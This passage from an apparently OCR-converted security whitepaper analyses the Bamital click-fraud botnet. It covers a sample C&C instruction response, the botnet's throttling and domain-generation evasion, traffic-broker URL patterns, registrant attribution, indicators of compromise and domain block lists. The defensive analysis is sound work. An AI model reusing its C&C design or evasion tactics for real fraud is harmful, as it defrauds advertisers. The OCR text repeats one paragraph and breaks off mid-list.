
Module C contacts the end server for instructions. In the example above, the server is clicksystem.in. An example of the response received from this server is shown below:

```
<job>
<threads>2</threads>
 <ext>clicksystem.in/getupdate.php?id1=#ID1#&guid=6.0.6000.1.0_50db2931-6fdf-
4b95-abe0-02fbc9398d3f_61&t=2</ext>
<period>1</period>
<seed>fref312e</seed>
</job>
<click>
<url>http://clicksystem.in/ua.php?guid=6.0.6000.1.0_50db2931-6fdf-4b95-abe0-
02fbc9398d3f_61</url>
<referer>http://krystlelouise.com/search/?test</referer>
<x>10</x>
<y>10</y>
<w>800</w>
<h>500</h>
<cnt>1</cnt>
<fmin>20</fmin>
<fmax>20</fmax>
<nmin>1</nmin>
<nmax>1</nmax>
<mmin>1</mmin>
<mmax>1</mmax>
<pnt>1</pnt>
<lim>60</lim>
</click>
```

Once this information is received, module C injects itself into a newly created instance of Internet Explorer. Bamital proceeds to load the domain specified in the referer tag within the retrieved instructions. Module C then forces Internet Explorer to post various keyboard and mouse events through a hooked PostMessage API. This emulates user interaction with the website. The instance of Internet Explorer is closed after a predetermined amount of time. Bamital reports all completed website visits to its C&C server to make sure the traffic is logged.

Figure 5

Functionality of module C



Another sample of module C communicating with its C&C server can be seen in the appendix.

This process continues in a loop while the infection is live. During the course of this research, we observed module C receiving instructions to visit approximately five different URLs per hour on weekdays. At the weekends, this count increased to almost 20 URLs per hour. This is a result of the controllers of Bamital throttling the amount of activity in order to increase the likelihood of Bamital remaining unnoticed.

Some of the tracked domains that have served as module C C&C servers include:

- click7search.in
- clicksystem.in
- fepurowydutopal.info
- microsoftstatistics.org

Historical information

Bamital has evolved over the past couple of years. The DGA has changed to evade community-known logic and to reduce the cost for the attackers. The overall infection technique was improved towards the end of 2011 or early 2012 to increase the life of the infection. While currently each of the three modules use their own C&C servers, in the past all of the modules were controlled by a single C&C server.

In 2011, Bamital also used geo-location to determine nearby C&C servers. Depending on the location of the compromised computer, Bamital would redirect requests to different domains. Compromised computers in the US, the UK, Canada, Australia, and New Zealand were grouped together and managed through one server, while the rest of the world was managed through another.

The split of Bamital's various functions resulted in the operators of the botnet segregating the infrastructure appropriately. Today, different Bamital components have individual C&C servers regardless of their geo-location.

Furthermore, the infection routine in 2011 was also different. When searches were performed on compromised computers and the results were opened, Bamital used to replace all iFrames within the target page with a jQuery script that contained information about what was searched (keywords) and the referrer. The jQuery script contained a link to the C&C server, which it queried to get appropriate advertisements. Advertisements were then replaced on visited websites and clicked upon when the pages were loaded. The injected iFrames contained a unique URL using the yellw.info domain to serve the content.

Some of the domains associated with Bamital in the past include:

- blogerteam.info
- click1search.info
- click2mix.info
- click4search.info
- click5search.info
- clickcounter1.com
- clickspot2.com
- clickspot3.com
- ffcloudcontrol.info
- globalcloudbackup.com
- globalcloudcontroller.com
- nanocloudcontroller.com
- rootworks.co.cc
- secure-xml-delivery-service.kz
- secure-xml-delivery-service.ru
- secure-xml-delivery-service.su
- serviceorbit.net
- system-capsuleprocess.com
- system-engineering-pc.com
- xmlservingfeed.com
- yellw.info


Here are some domains that appear to be related to Bamital or the overall click-fraud scheme related to Bamital. These domains were either hosted on the same servers as Bamital's infrastructure or were owned by the same entity:

- 1click2us.info
- click2us.info
- clickchecker.net
- onefeedsystem.com
- r-ads.info
- yelfind.com
- yelseek.com
- yousearchthebestnow.info

Late in 2011, Symantec, CESICAT, and Spain's Guardia Civil were able to obtain and analyze one of the servers used by Bamital. The server (hosted at IP address 95.215.60.46) was responsible for directing compromised computers to appropriate advertisement servers, as well as providing updated versions of A and C modules. Analysis of the

Figure 6

Functionality of module C




server revealed the real size of the botnet (in September 2011) along with an insight into the operation.

The server had been setup on July 20, 2011, and contained data until September 15, 2011. Data on the server indicated that the operators were of Russian or Eastern European origin. The log files for Bamital's activity showed requests from over 1.8 million unique IP addresses over a period of just one month.

Figure 6 shows that on a daily basis, the server saw approximately 100,000 connections from computers infected with Bamital. The compromised computers connecting to this server had IP addresses from over 200 countries, with the United States leading the number of hijacked clicks redirected to this server. The countries with the highest number of infections can be seen in the following graph.

Figure 7

Geographic distribution of infections, September 2011




These clients contributed to approximately three million requests on a daily basis. Each of these requests (equivalent to a user following a link using their computer's browser) was redirected to the Bamital C&C server instead of the legitimate service provider that the end client used. The chart in figure 7 shows the daily traffic coming into the analyzed C&C server.

These clients contributed to approximately three million requests on a daily basis. Each of these requests (equivalent to a user following a link using their computer's browser) was redirected to the Bamital C&C server instead of the legitimate service

Figure 8

Daily requests received by the Bamital C&C server in 2011



provider that the end client used. Figure 8 shows the daily traffic coming into the analyzed C&C server.

If we assume that the attackers were making a penny for every 10 requests to the server, that would mean they made over $90,000 per month or about $1.1 million over the course of a single year. It is also likely that the ratio of one penny to 10 requests is a conservative estimate.

The analyzed server housed thousands of Bamital files that had been distributed through various networks. A set of 14 IP addresses were permitted to connect to the management section of the server, but only five of them actually connected. These addresses were spread across the UK, the Netherlands, the US, Germany, and Canada and provided little information about who exactly was behind the operation. Most connections to manage the server had come through a virtual private network (VPN) or anonymizing services. It is unknown if these 14 IP addresses corresponded to the same botmaster or different entities involved in the operation.

To date, we have tracked at least six variations of Bamital. Each version introduced minor differences and most new versions were programmed with a different DGA. Table 3 below shows the domain extensions that were appended by DGAs of different Bamital variants.

Table 3

Bamital variants

Versions / TLDs	2	5	7	_if18	_if19	_if21
.co.cc	✓	✓	✓			✓
.co.cz					✓	
.cz.cc	✓	✓	✓			✓
.in	✓	✓	✓	✓		✓
.info	✓	✓	✓	✓		✓
.org	✓		✓			✓
.uni.me			✓			

Collectively, the various DGAs used by Bamital encompass 214 different domain names per day. In-field telemetry to date shows the existence of clients infected by each of these variants.


Traffic analysis

As in all click fraud, Bamital's controllers need to monetize the traffic they were hijacking. In the larger scheme of click fraud, Bamital operators worked with traffic brokers who either have direct contacts with website owners to increase visitors on specific websites, or they, in turn, pass the traffic on to other such traffic brokers for a fee. Bamital operators sold the hijacked traffic to other vendors for a fee.

There are several online services that purchase network traffic and clicks with the intention of matching and connecting them to advertisers. Peakclick.com and daoclick.com are examples of this type of PPC affiliate program. In fact, one service provider has a Web page that allows users to determine the dollar value of network traffic based on certain keywords. Figure 9 shows an example.

Figure 9

Example bid-by-traffic broker



During our research leading up to the release of this paper, we have noticed Bamital's module C using four distinct patterns when generating and forwarding traffic. Each of these methods involved a different set of servers, each of which represents a unique owner. The patterns and their infrastructure are detailed in this section.

```
http://itrafcheck[.]com/click/?sid=[32 RANDOM HEXADECIMAL CHARACTERS]&cid=
[32 RANDOM HEXADECIMAL CHARACTERS]&did=daoxml[RANDOMN NUMBER]
```

Bamital sent traffic to itrafcheck.com in a majority of cases. This domain resolves to a host based in the UK which houses several other similar sounding domain names (antibotsys.com, autotrafcheck.com, chtozaclick.com, clickanalitycs.com, daoxml.com, [RANDOM LETTER BETWEEN A AND M]trafcheck.com, nofeedclicks.com, trafmulticheck.com, and yotaclick.com). It is likely that each of these domains represents traffic obtained through different malware groups. None of these domains have active websites.

```
http://[RANDOM IP ADDRESS]/c.php?h=[RANDOM NUMBER]&s=[ENCODED STRING ENDING WITH
OPTIONAL COMMAS]
```

The next pattern observed made use of three different IP addresses but the pattern of the URL was precisely the same. The IP addresses used were located in the UK and the Netherlands. At least one of these addresses hosted a number of domains peddling fake pharmaceuticals. Data on these domains show a history of distributing fake

antivirus as well. The use of an identical URL structure indicates the possibility that all of these servers are controlled by the same entity.

```
http://[RANDOM IP ADDRESS]/feed/go.php?id=[RANDOM GUID]&sid=[32 RANDOM
HEXADECIMAL CHARACTERS]&n=n[RANDOM NEGATIVE NUMBER]&tid=[RANDOM  SIGNED
NUMBER]&s=3169
```


This next pattern shows a number of U.S. IP addresses (173.214.255.x and 216.172.54.x). Research into these servers has shown them to be used to serve pornographic and fake pharmaceutical content. All Bamital traffic destined for these servers included the parameter and value “s=3169”, which is an identifier to keep track of data exchanged between Bamital and the owners of these servers.

```
http://[RANDOM IP ADDRESS]/d/58963h59v4/[ 32 RANDOM HEXADECIMAL CHARACTERS]/AA/
[ONE RANDOM DIGIT]
```

Finally, this pattern was observed with four distinct IP addresses, all registered in the Netherlands. As with the previously mentioned pattern, the Bamital traffic sent to these servers includes the unique identifier “58963h59v4” in the URL. Analysis of these servers revealed data indicating that these sites are involved in promoting fake antivirus programs.

Figure 10

Bamital traffic pattern



Each of the receiving vendors in turn sells the traffic to other service providers. Eventually the redirections reaches a publisher who has a contract with an advertiser to display content. When a URL is opened on a computer infected with Bamital, it could take 10 or even more hops through different traffic brokers before reaching a content publisher. The following graph illustrates the manner in which traffic was sent from a compromised computer (represented as module C) to the publishers (Lycos, for example).

In figure 10 we can see just how convoluted the world of traffic brokers is. We see Bamital's traffic primarily being sent to itrafcheck.com who in turn redirected the traffic to relestar.com who is a provider of real-time bidding (RTB) search services.

RTB service providers take input from traffic brokers (clients) on the kind of advertisements they seek. For example, an RTB provider would auction traffic where a user is searching for "computer security solutions". The auction would yield several results from advertisement publishers along with the amount of money they are willing to pay for the traffic. In the example of "computer security solutions", a fake antivirus peddler may be inclined to outbid others for the traffic, since he is certain of a high return on his investment.

Bamital and itrafcheck.com used Relestar to get bids on the traffic they have. Based on the results and the logic that itrafcheck.com incorporates, they would redirect the compromised computer to an appropriate website for a small fee obtained through the publisher who won the auction. From the traffic pattern diagram (Figure 10) and the patterns described earlier in this section, we can safely assume that the C&C server for Bamital module C incorporates an RTB service that decides where to send traffic. Such RTB logic is the reason why module C only uses a small list of recipients for its data.

Bamital's self-generated traffic from module C is meant to blend in with real human-generated traffic. The operators of this botnet only self-generate enough traffic to yield them gains, while at the same time staying below the radar. Bamital operators make sure this fictitious client traffic is throttled to represent no more than what is acceptable as human-generated traffic. During our research we observed module C only following five URLs per hour on each compromised computer on a weekday, while on the weekend the number increased to 20 URLs per hour.

As described previously in this document, Bamital's module A was responsible for hijacking clicks on search engine results. The hijacked traffic in those cases is always redirected to a different C&C domain. While we have no visibility into the logic that the C&C server for module A uses to channel this traffic, we believe it utilizes a similar RTB process to decide where the traffic should be sent.

Attribution

Bamital's infection is split up into three distinct segments: traffic (pornography-related) leading to exploit packs, exploit pack websites serving up Bamital malware, and the infrastructure used by Bamital itself.

The list of sites observed leading users toward malware-distributing exploit pack websites is long, but a majority of those sites appear to contain the same publicly visible information. We suspect these names to be fictitious. The following two names appear in most of the websites tracked:

- Peter V[REMOVED] (peter[REMOVED]@qmail.com)
- Peter S[REMOVED] (seven[REMOVED]@gmail.com)

A similar pattern is observed with the registration of domains known to have hosted exploit packs serving Bamital as their payload. The tracked names include the following:

- Andrey K[REMOVED] (viktor[REMOVED]@yahoo.com)
- Andrey V[REMOVED] (todeal[REMOVED]@yahoo.com)
- Artem T[REMOVED] (trusar[REMOVED]@gmail.com)
- Anatoliy G[REMOVED] (ausel[REMOVED]@gmail.com)
- Vitaliy I[REMOVED] (davidzo[REMOVED]@gmail.com)
- Pavel B[REMOVED] (billsb[REMOVED]@gmail.com)

Bamital's infection infrastructure required the registration of domains from its DGA. The tracked registered DGA domains all contained information about two (possibly fictitious) identities:

- Andrey M[REMOVED] (taxi[REMOVED]@mail.ru)
- Artem T[REMOVED] (trusar[REMOVED]@gmail.com)

Historically, Bamital's post-infection infrastructure has utilized a number of domains. Some of the names that appear in publicly accessible (WHOIS) information include:

- Peter V[REMOVED] (peter[REMOVED]@qmail.com)
- Peter S[REMOVED] (seven[REMOVED]@gmail.com)
- Gheorghe B[REMOVED] (rosannal[REMOVED]@gmail.com)
- Alex H[REMOVED] (earn[REMOVED]@mail13.com)
- Amandio G[REMOVED] (kibi[REMOVED]@mail13.com)
- Kalle K[REMOVED] (aci[REMOVED]@fxmail.net)
- Marceline T[REMOVED] (fr[REMOVED]@mailae.com)
- Stanislav P[REMOVED] (kkk[REMOVED]@mail13.com)
- Edward D[REMOVED] (e.do[REMOVED]@gmail.com)

These identities have a high probability of being fake, but the names display a pattern of being primarily of Eastern European origin.

The identity of Peter S can be seen to be involved in both the infection vector traffic as well as the infrastructure used by Bamital in its post-infection operation—especially in 2012. This shows end-to-end understanding and possible control of the botnet by a single person in 2012.

Also noteworthy is that in late October 2012, Bamital's module C discontinued its operation. The operators simply forgot to renew their domain. For a whole week their botnet attempted communications to a domain that had expired. They are fortunate no one else registered that domain.

Indicators of compromise (IoC)

In addition to maintaining current security patch levels of the operating system and applications—and using a mature security solution—network administrators can observe the following traits as indicators of suspicious activity possibly relating to Bamital:

1. **Excessive NXD responses at the DNS server** – Bamital v5 tries to connect to 15 daily DGA domains periodically. DNS administrators can locate clients requesting resolution of large sets of domains in a short period of time, with a majority of responses returned as NXD (non-existent).

2. **Traffic to non-standard websites during periods of inactivity** – Bamital's module C generates traffic all the time. Network administrators can look for usage patterns to recognize unexpected computer activity, such as activity during the weekend or middle of the night.

3. **User complaints of unwarranted redirection** – System administrators and support staff should be suspicious when users report redirection to unwanted websites during periods of expected normal operation.

4. **Traffic to and from certain websites** – The list of domains involved in click fraud is extensive, but here are some domains that users and network administrators should consider auditing (and possibly blocking):

- 1click2us.info
- allsearchforyou.in
- blogerteam.info
- click1search.info
- click2mix.info
- click2us.info
- click4search.info
- click5search.info
- click7search.in
- clickchecker.net
- clickcounter1.com
- clickspot2.com
- clickspot3.com
- clicksystem.in
- facesystem.in
- feed2system.in
- feedsystem.in
- fepurowydutopal.info
- ffcloudcontrol.info
- globalcloudbackup.com
- globalcloudcontroller.com
- microsoftstatistics.org
- nanocloudcontroller.com
- onefeedsystem.com
- r-ads.info
- rootworks.co.cc
- secure-xml-delivery-service.kz
- secure-xml-delivery-service.ru
- secure-xml-delivery-service.su
- serviceorbit.net
- system-capsuleprocess.com
- system-engineering-pc.com
- xmlservingfeed.com
- yelfind.com
- yellw.info
- yelseek.com
- yousearchthebestnow.info

Conclusion

Click fraud is a lucrative business in the malware industry. Bamital is just one malware family engaged in this activity. The ability to blend fictitious client traffic within human-generated, legitimate traffic makes it extremely difficult for advertisement service providers to weed out such behavior completely.

Bamital infections do indeed affect client computer performance and the end user experience, but it is the advertisers that primarily incur the monetary loss. Traffic brokers and publishers all charge the advertiser based on PPV or PPC models. Threats like Bamital cause excessive charges to advertisers, but do not offer any possibility of increased sales figures. Hijacked clicks on advertisements shown at search engines take away earnings from the search engines themselves. The complicated networking world of delivering content to end users makes engagement in dubious activity easy to do and, at the same time, also difficult to catch. The lack of any direct monetary loss to the owners of compromised computers makes end users unaware of the existence of any fraud. Bamital operators understand all these factors and use them to their benefit.

Considering Bamital is not the largest click fraud botnet in existence, the sheer size of 1.8 million unique IP addresses within a single month of operation puts the magnitude of click fraud botnets into perspective. There are millions of computers hijacking legitimate searches as well as generating non-human network traffic. The exact amount of loss being incurred by legitimate organizations is impossible to gauge. The monetary loss for a legitimate organization is profit for a illegitimate one. Overall, click fraud malware contributes estimates of millions of dollars to the underground economy.

Symantec protection

Many different Symantec protection technologies play a role in defending against this threat, including:

File-based protection (Traditional antivirus)

Traditional antivirus protection is designed to detect and block malicious files and is effective against the files associated with this attack. The following list of antivirus signatures can detect the files used in this attack:

- Trojan.Bamital
- Trojan.Bamital.B

Network-based protection (IPS)

Network-based protection can help proactively protect against malicious files, Web attack toolkits and drive-by downloads that exploit vulnerabilities as well as detect systems that are already compromised. Customers should ensure that IPS protection is enabled for effective protection.

The following is a sample list of IPS signatures that can prevent Web attack toolkits from compromising the computer:

- Web Attack: Phoenix Toolkit File Download
- Web Attack: Phoenix Toolkit File Download 2
- Web Attack: Phoenix Toolkit Java Download
- Web Attack: Phoenix Toolkit Java Download 2
- Web Attack: Phoenix Toolkit Variant Activity 4
- Web Attack: Phoenix Toolkit Website
- Web Attack: Phoenix Toolkit Website 2
- Web Attack: Phoenix Toolkit Website 3
- Web Attack: Phoenix Toolkit Website 4
- Web Attack: Phoenix Toolkit Website 5

The following list of IPS signatures is indicators of Bamital Trojan infection and can help block network activities associated with this attack. Computers reporting these signatures should be investigated with top priority:

